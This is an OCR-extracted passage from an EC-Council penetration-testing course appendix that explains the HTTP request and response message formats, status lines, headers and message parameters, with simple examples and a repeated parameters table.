***request-header-name*: *request-header-value1*, *request-header-value2*, ...**

Examples of request headers are:

Host: www.test.com

Accept: image/gif, image/jpeg, */*

Accept-Language: en-us

Content-Length: 50

The HTTP communication starts when the client initiates an HTTP session by opening a TCP connection to the HTTP server. Then the client sends request message to the server, this message specifies a particular type of action that the server has to take according to the user of HTTP clients.

HTTP request message has three parts:

- A method name
- The local path of requested resource
- The used HTTP version

The HTTP request is in ASCII format so that humans can also read it.

For e.g.:

```
GET /path/to/the/file.html HTTP/1.0
```

The GET method is the most commonly used which state "give me this resource". The HTTP is to be in uppercase and the next part denotes the version of HTTP.




Figure A.213: HTTP Request Message Format





Figure A.214: Example of HTTP Request Message

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Response Message Format

Request message header consists of Status Line and Response Header:

- **Status Line**

  Status line is the first line of header gives the status code and the reason associated with it. It is followed by the optional response headers.

  Syntax of the status line is:

  HTTP-version, status-code, reason-phrase

  - HTTP-version: HTTP versions are HTTP/1.0 and HTTP/1.1
  - status-code: Outcome of the request is specified by a 3-digit number
  - reason-phrase: explanation of the status associated with 3-digit code

  Examples of status line are:

  ```
  HTTP/1.0 200 OK
  HTTP/1.1 404 Not Found
  HTTP/1.0 403 Forbidden
  ```

- **Response Headers**

  The response headers are in the form name: value pairs:

  response-header-name: response-header-value1, response-header-value2, ...

  Examples of response headers are:

  Content-Type: text/html

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Content-Length: 55

Connection: Keep-Alive

Keep-Alive: timeout=10, max=200

The response message body contains the resource data requested.

HTTP client sends a request message to server, then server sends back a response message.in some cases the server may send two responses, a preliminary response and the real response. Generally, one request has only one response that indicates the result of the request that the client has made.

HTTP request message has three parts:

- The HTTP version
- Response status
- English phrase of the status code




Figure A.215: HTTP Response Message Format




Figure A.216: HTTP Example of Response Message

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Message Parameters

HTTP Parameters	Description	Syntax	Example
HTTP version	<major>.<minor> numbering scheme is used to indicate the version of HTTP protocol	HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT	HTTP/1.0, HTTP/1.1
Uniform resource identifier (URI)	It is a string character containing name, location, etc. to identify resources	URI = "http:" "//" host ["." port] [abs path ["?" query]]	http://XYZ.com/%9Ejohn/home.html
Date/time formats	Greenwich mean time (GMT) is used to represent the date/time format	Date = "Date" ":" HTTP-date	Sun, 09 Sept 1991 04:15:30 GMT ; RFC 822, updated by RFC 1123
Character sets	It is used to specify the character sets that the client prefers	—	US-ASCII, ISO-8859-1
Content encoding	It is used to encode the content before passing it on the network	—	Accept-Encoding : compress
Media types	It is used to provide open and extensible data typing and type negotiation	media-type = type "/" subtype *(";" parameter)	Accept : image/gif
Language tags	HTTP uses language tags within Accept-Language and Content-Language fields	Language-tag = primary-tag *("-" suntag)	en, en-US, en-cockney, i-cherokee

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Message Parameters

HTTP is a client server architecture that works by transmitting messages across an authentic and valid TCP/IP connection. To establish a connection, the client program sends the HTTP request messages to the server which in return accepts the connection so as to assist HTTP requests by transmitting HTTP response message. Once the connection is established, HTTP messages are transmitted between server and client.

The following table shows various types of HTTP message parameters:


HTTP Parameters	Description	Syntax	Example
HTTP version	<major>.<minor> numbering scheme is used to indicate the version of HTTP protocol	`HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT`	HTTP/1.0, HTTP/1.1
Uniform resource identifier (URI)	It is a string character containing name, location, etc. to identify resources	`URI = "http:" "//" host [ "." port ] [abs path [ "?" query ]]`	http://XYZ.com/%9Ejohn/home.html
Date/time formats	Greenwich mean time (GMT) is used to represent the date/time format	`Date = "Date" ":" HTTP-date`	Sun, 09 Sept 1991 04:15:30 GMT ; RFC 822, updated by RFC 1123
Character sets	It is used to specify the character sets that the client prefers	—	US-ASCII, ISO-8859-1

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Content encoding	It is used to encode the content before passing it on the network	—	Accept-Encoding : compress
Media types	It is used to provide open and extensible data typing and type negotiation	`media-type = type "/" subtype *( ";" parameter )`	Accept : image/gif
Language tags	HTTP uses language tags within Accept- Language and Content-Language fields	`Language-tag = primary-tag *( "-" suntag )`	en, en-US, en-cockney, i-cherokee

Table A.24: HTTP Message Parameters

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



